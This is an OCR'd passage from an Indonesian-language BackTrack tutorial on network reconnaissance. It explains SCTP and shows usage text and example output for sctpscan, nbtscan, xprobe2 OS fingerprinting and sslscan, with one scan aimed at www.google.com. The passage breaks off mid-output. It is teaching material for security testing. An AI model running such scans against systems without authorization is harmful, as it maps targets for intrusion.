


Netifera mendukung 2 jenis protokol seperti UDP dan TCP. Jika kita

menambahkan sebuah informasi host dengan domain maka Netifera secara otomatis mendata target dengan 2 opsi domain dan alamat IP. Netifera juga akan melakukan scanning terhadap subnet yang memungkinkan.



Saya melakukan ujicoba scan terhadap domain indonesianbacktrack.or..id dan netifera menemukan bahwa domain name server host terbsebut menggunakan DNS cloudfare salah satu CDN service yang terkemuka.




3. Stream Control Transmission Protocol (SCTP)

Stream Control Transmission Protokol (SCTP) merupakan unicast protokol yang mendukung pertukaran data antara dua sisi secara tepat, meskipun hal ini mungkin dapat diwakilkan dengan penggunaan banyak alamat IP. SCTP adalah protokol yang digunakan untuk membawa SS7 over TCP / IP. Ini adalah bagian dari keluarga protokol SIGTRAN, untuk Signalling transportasi. SCTP memiliki beberapa fitur yang sangat menarik (Multihoming, multi-streaming, baik untuk menolak Denial of Service - DoS, kinerja tinggi).
Transmisi pada SCTP berbentuk full duplex dan memberikan transmisi yang reliable,memiliki kemampuan utnuk mendeteksi data yang hilang, tidak terurut, mengganda (duplikat), bahkan yang rusak.

Perbedaan SCTP dan TCP ialah SCTP bersifat “message oriented” dan mendukung framing dari individual message, sedangkan TCP adalah byte oriented. SCTP dapat menyesuaikan arus pengiriman data seperti TCP, dan dapat memperkirakan skala pengiriman data sesuai dengan kondisi yang ada pada

jaringan (network) , ini dimaksudkan agar dapat bekerja sama dengan TCP session yang sedang menggunakan bandwidth yang sama.

Association dimulai oleh four–way handshake, menggunakan mekanisme "cookie" sebagai proteksi pada beberapa serangan keamanan. Dua bagian terakhir startup dapat membawa user data chunks untuk set–up yang lebih cepat. Association shutdown adalah prosedur three way.




SCPTSCAN adalah sebuah tools yang dikembangkan oleh Philippe Langlois dan bertugas untuk menscan protokol SCTP pada suatu jaringan atau host target. Beberapa opsi dapat kita temukan pada perintah dasar SCTPSCAN

```
./sctpscan
SCTPscan - Copyright (C) 2002 - 2009 Philippe Langlois.
SCTPscan comes with ABSOLUTELY NO WARRANTY; for details read the LICENSE or
COPYING file.
Usage:  sctpscan [options]
Options:
```

```
  -p, --port <port>           (default: 10000)
      port specifies the remote port number
  -P, --loc_port <port>           (default: 10000)
      port specifies the local port number
  -l, --loc_host <loc_host>   (default: 127.0.0.1)
      loc_host specifies the local (bind) host for the SCTP
      stream with optional local port number
  -r, --rem_host <rem_host>   (default: 127.0.0.2)
      rem_host specifies the remote (sendto) address for the SCTP
      stream with optional remote port number
  -s  --scan -r aaa[.bbb[.ccc]]
      scan all machines within network
  -m  --map
      map all SCTP ports from 0 to 65535 (portscan)
  -F  --Frequent
      Portscans the frequently used SCTP ports
      Frequent SCTP ports: 1, 7, 9, 20, 21, 22, 80, 100, 128, 179, 260, 250, 443,
1167, 1812, 2097, 2000, 2001, 2010, 2011, 2020, 2021, 2100, 2110, 2120, 2225,
2427, 2477, 2577, 2904, 2905, 2906, 2907, 2908, 2909, 2944, 2945, 3000, 3097,
3565, 3740, 3863, 3864, 3868, 4000, 4739, 4740, 5000, 5001, 5060, 5061, 5090,
5091, 5672, 5675, 6000, 6100, 6110, 6120, 6130, 6140, 6150, 6160, 6170, 6180,
6190, 6529, 6700, 6701, 6702, 6789, 6790, 7000, 7001, 7102, 7103, 7105, 7551,
7626, 7701, 7800, 8000, 8001, 8471, 8787, 9006, 9084, 9899, 9911, 9900, 9901,
9902, 10000, 10001, 11146, 11997, 11998, 11999, 12205, 12235, 13000, 13001, 14000,
14001, 20049, 29118, 29168, 30000, 32905, 32931, 32768
  -a  --autoportscan
      Portscans automatically any host with SCTP aware TCP/IP stack
  -i  --linein
      Receive IP to scan from stdin
  -f  --fuzz
      Fuzz test all the remote protocol stack
  -B  --bothpackets
      Send packets with INIT chunk for one, and SHUTDOWN_ACK for the other
  -b  --both_checksum
      Send both checksum: new crc32 and old legacy-driven adler32
  -C  --crc32
      Calculate checksums with the new crc32
  -A  --adler32
      Calculate checksums with the old adler32
  -Z  --zombie
      Does not collaborate to the SCTP Collaboration platform. No reporting.
  -d  --dummyserver
      Starts a dummy SCTP server on port 10000. You can then try to scan it from
another machine.
  -E  --exec <script_name>
      Executes <script_name> each time an open SCTP port is found.
      Execution arguments: <script_name> host_ip sctp_port
  -t  --tcpbridge <listen TCP port>
      Bridges all connection from <listen TCP port> to remote designated SCTP
port.
  -S  --streams <number of streams>
      Tries to establish SCTP association with the specified <number of streams>
to remote designated SCTP destination.

Scan port 9999 on 192.168.1.24
./sctpscan -l 192.168.1.2 -r 192.168.1.24 -p 9999

Scans for availability of SCTP on 172.17.8.* and portscan any host with SCTP stack
./sctpscan -s -l 172.22.1.96 -r 172.17.8

Scans frequently used ports on 172.17.8.*
./sctpscan -s -F -l 172.22.1.96 -r 172.17.8

Scans all class-B network for frequent port
./sctpscan -s -F -r 172.22 -l `ifconfig eth0 | grep 'inet addr:' |  cut -d: -f2 |
cut -d ' ' -f 1 `
```

```
Simple verification end to end on the local machine:
./sctpscan -d &
./sctpscan -s -l 192.168.1.24 -r 192.168.1 -p 10000

This tool does NOT work behind most NAT.
That means that most of the routers / firewall don't know how to NAT SCTP packets.
You _need_ to use this tool from a computer having a public IP address (i.e. non-
RFC1918)
```



Tools ini hanya dapat anda gunakan jika anda menggunakan IP Publik. Jadi tools ini tidak bekerja pada Network Address Translation (NAT).

Contoh Penggunaan

```
root@bt:/pentest/scanners/sctpscan# ./sctpscan -r 192.168.2.1 SCTPscan - Copyright
(C) 2002 - 2009 Philippe Langlois.
Sending Crc32 checksumed packet
SCTP packet received from 192.168.100.18 port 10000 type 1 (Initiation (INIT))
End of scan: duration=4 seconds packet_sent=1 packet_rcvd=1 (SCTP=1, ICMP=0)

root@bt:/pentest/scanners/sctpscan#./sctpscan -r 192.168.2.2
SCTPscan - Copyright (C) 2002 - 2009 Philippe Langlois.
Sending Crc32 checksumed packet
End of scan: duration=4 seconds packet_sent=1 packet_rcvd=1 (SCTP=0, ICMP=1)
```

4. FINGERPRINTING ANALISYS


Finggerprinting lebih kepada pengumpulan informasi dalam mengumpulkan informasi Operating System , Netbios Name , user enumeration dan berbagai informasi auth atau identifikasi tanda pengenal sebuah host atau network.

4.1 NBTSCAN

Nbtscan adalah tools yang digunakan untuk melakukan identifikasi terhadap Netbios jaringan target.

```
nbtscan [-v] [-d] [-e] [-l] [-t timeout] [-b bandwidth] [-r] [-q] [-s separator]
 [-m retransmits] (-f filename)|(<scan_range>)
        -v              verbose output. Print all names received
                        from each host
        -d              dump packets. Print whole packet contents.
        -e              Format output in /etc/hosts format.
        -l              Format output in lmhosts format.
                        Cannot be used with -v, -s or -h options.
        -t timeout      wait timeout milliseconds for response.
                        Default 1000.
        -b bandwidth    Output throttling. Slow down output
                        so that it uses no more that bandwidth bps.
                        Useful on slow links, so that ougoing queries
                        don't get dropped.
        -r              use local port 137 for scans. Win95 boxes
                        respond to this only.
                        You need to be root to use this option on Unix.
        -q              Suppress banners and error messages,
        -s separator    Script-friendly output. Don't print
                        column and record headers, separate fields with separator.
        -h              Print human-readable names for services.
                        Can only be used with -v option.
        -m retransmits  Number of retransmits. Default 0.
        -f filename     Take IP addresses to scan from file filename.
                        -f - makes nbtscan take IP addresses from stdin.
        <scan_range>    what to scan. Can either be single IP
                        like 192.168.1.1 or
                        range of addresses in one of two forms:
                        xxx.xxx.xxx.xxx/xx or xxx.xxx.xxx.xxx-xxx.
Examples:
        nbtscan -r 192.168.1.0/24
                Scans the whole C-class network.
        nbtscan 192.168.1.25-137
                Scans a range from 192.168.1.25 to 192.168.1.137
        nbtscan -v -s : 192.168.1.0/24
                Scans C-class network. Prints results in script-friendly
                format using colon as field separator.
                Produces output like that:
                192.168.0.1:NT_SERVER:00U
                192.168.0.1:MY_DOMAIN:00G
                192.168.0.1:ADMINISTRATOR:03U
                192.168.0.2:OTHER_BOX:00U
                ...
        nbtscan -f iplist
                Scans IP addresses specified in file iplist.
```

Sebagai contoh saya akan mencoba melakukan scanning netbios name pada jaringan local .



4.2 Xprobe2


Xprobe2 adalah tools yang digunakan untuk melakukan analisa terhadap fingerprinting operating system. Sangat mudah digunakan dan tingkat "quesing" yang mendekati 80% kebenarannya.

```
root@bt:~# xprobe2 192.168.2.2

Xprobe-ng v.2.1 Copyright (c) 2002-2009 fyodor@o0o.nu, ofir@sys-security.com,
meder@o0o.nu

[+] Target is 192.168.2.2
[+] Loading modules.
[+] Following modules are loaded:
[x]  ping:icmp_ping  -  ICMP echo discovery module
[x]  ping:tcp_ping  -  TCP-based ping discovery module
[x]  ping:udp_ping  -  UDP-based ping discovery module
```

```
[x]  infogather:ttl_calc  -  TCP and UDP based TTL distance calculation
[x]  infogather:portscan  -  TCP and UDP PortScanner
[x]  fingerprint:icmp_echo  -  ICMP Echo request fingerprinting module
[x]  fingerprint:icmp_tstamp  -  ICMP Timestamp request fingerprinting module
[x]  fingerprint:icmp_amask  -  ICMP Address mask request fingerprinting module
[x]  fingerprint:icmp_info  -  ICMP Information request fingerprinting module
[x]  fingerprint:icmp_port_unreach  -  ICMP port unreachable fingerprinting module
[x]  fingerprint:tcp_hshake  -  TCP Handshake fingerprinting module
[x]  fingerprint:tcp_rst  -  TCP RST fingerprinting module
[x]  app:smb  -  SMB fingerprinting module
[x]  app:snmp  -  SNMPv2c fingerprinting module
[x]  app:ftp  -  FTP fingerprinting tests
[x]  app:http  -  HTTP fingerprinting tests
[+] 16 modules registered
[+] Initializing scan engine
[+] Running scan engine
fingerprint:icmp_tstamp has not enough data
Executing ping:icmp_ping
Executing fingerprint:icmp_port_unreach
Executing fingerprint:icmp_echo
fingerprint:tcp_hshake has not enough data
Executing fingerprint:tcp_rst
Executing fingerprint:icmp_amask
Executing fingerprint:icmp_info
Executing fingerprint:icmp_tstamp
app:smb has not enough data
Executing app:snmp
ping:tcp_ping has not enough data
ping:udp_ping has not enough data
infogather:ttl_calc has not enough data
Executing infogather:portscan
Executing app:ftp
Executing app:http
[+] Primary Network guess:
[+] Host 192.168.2.2 Running OS: "Microsoft Windows XP SP2" (Guess probability:
92%)
[+] Other guesses:
[+] Host 192.168.2.2 Running OS: "Microsoft Windows 2003 Server Standard Edition"
(Guess probability: 92%)
[+] Host 192.168.2.2 Running OS: "Microsoft Windows 2003 Server Enterprise
Edition" (Guess probability: 92%)
[+] Host 192.168.2.2 Running OS: "HP JetDirect ROM A.03.17 EEPROM A.04.09" (Guess
probability: 92%)
[+] Host 192.168.2.2 Running OS: "HP JetDirect ROM A.05.03 EEPROM A.05.05" (Guess
probability: 92%)
[+] Host 192.168.2.2 Running OS: "HP JetDirect ROM G.05.34 EEPROM G.05.35" (Guess
probability: 92%)
[+] Host 192.168.2.2 Running OS: "HP JetDirect ROM H.07.15 EEPROM H.08.20" (Guess
probability: 92%)
[+] Host 192.168.2.2 Running OS: "Microsoft Windows NT 4 Server Service Pack 5"
(Guess probability: 92%)
[+] Host 192.168.2.2 Running OS: "Microsoft Windows NT 4 Workstation Service Pack
5" (Guess probability: 92%)
[+] Host 192.168.2.2 Running OS: "Microsoft Windows 2000 Workstation SP2" (Guess
probability: 92%)
[+] Cleaning up scan engine
[+] Modules deinitialized
[+] Execution completed.
```

5. SSL Analisys

Untuk melakukan analisa terhadap ssl (secure socket layer) target , Backtrack memberikan opsi yang lumayan banyak. Untuk saat ini saya memberi contoh penggunaan sslscan yang menurut saya lebih kepada ssl analisa walaupun pada BackTrack 5 R3 tools di kelompokan pada kategori Finger printing analisys.




```
root@bt:~# sslscan --no-failed www.google.com
                    _
 ___ ___| |___ ___ __ _ _ __
/ __/ __| / __|/ __/ _` | '_ \
\__ \__ \ \__ \ (_| (_| | | | |
|___/___/_|___/\___\__,_|_| |_|

                  Version 1.6
            http://www.titania.co.uk
     Copyright (C) 2007-2008 Ian Ventura-Whiting

Testing SSL server www.google.com on port 443

  Supported Server Cipher(s):
    Accepted  SSLv3  256 bits  AES256-SHA
    Accepted  SSLv3  128 bits  AES128-SHA
```

```
    Accepted  SSLv3  168 bits  DES-CBC3-SHA
    Accepted  SSLv3  128 bits  RC4-SHA
    Accepted  SSLv3  128 bits  RC4-MD5
    Accepted  TLSv1  256 bits  AES256-SHA
    Accepted  TLSv1  128 bits  AES128-SHA
    Accepted  TLSv1  168 bits  DES-CBC3-SHA
    Accepted  TLSv1  128 bits  RC4-SHA
    Accepted  TLSv1  128 bits  RC4-MD5

  Prefered Server Cipher(s):
    SSLv3  128 bits  RC4-SHA
    TLSv1  128 bits  RC4-SHA

  SSL Certificate:
    Version: 2
    Serial Number: -4294967295
    Signature Algorithm: sha1WithRSAEncryption
    Issuer: /C=ZA/O=Thawte Consulting (Pty) Ltd./CN=Thawte SGC CA
    Not valid before: Dec 18 00:00:00 2009 GMT
    Not valid after: Dec 18 23:59:59 2011 GMT
    Subject: /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
    Public Key Algorithm: rsaEncryption
    RSA Public Key: (1024 bit)
      Modulus (1024 bit):
          00:e8:f9:86:0f:90:fa:86:d7:df:bd:72:26:b6:d7:
          44:02:83:78:73:d9:02:28:ef:88:45:39:fb:10:e8:
          7c:ae:a9:38:d5:75:c6:38:eb:0a:15:07:9b:83:e8:
          cd:82:d5:e3:f7:15:68:45:a1:0b:19:85:bc:e2:ef:
          84:e7:dd:f2:d7:b8:98:c2:a1:bb:b5:c1:51:df:d4:
          83:02:a7:3d:06:42:5b:e1:22:c3:de:6b:85:5f:1c:
          d6:da:4e:8b:d3:9b:ee:b9:67:22:2a:1d:11:ef:79:
          a4:b3:37:8a:f4:fe:18:fd:bc:f9:46:23:50:97:f3:
          ac:fc:24:46:2b:5c:3b:b7:45
      Exponent: 65537 (0x10001)
    X509v3 Extensions:
      X509v3 Basic Constraints: critical
        CA:FALSE
      X509v3 CRL Distribution Points:
        URI:http://crl.thawte.com/ThawteSGCCA.crl

      X509v3 Extended Key Usage:
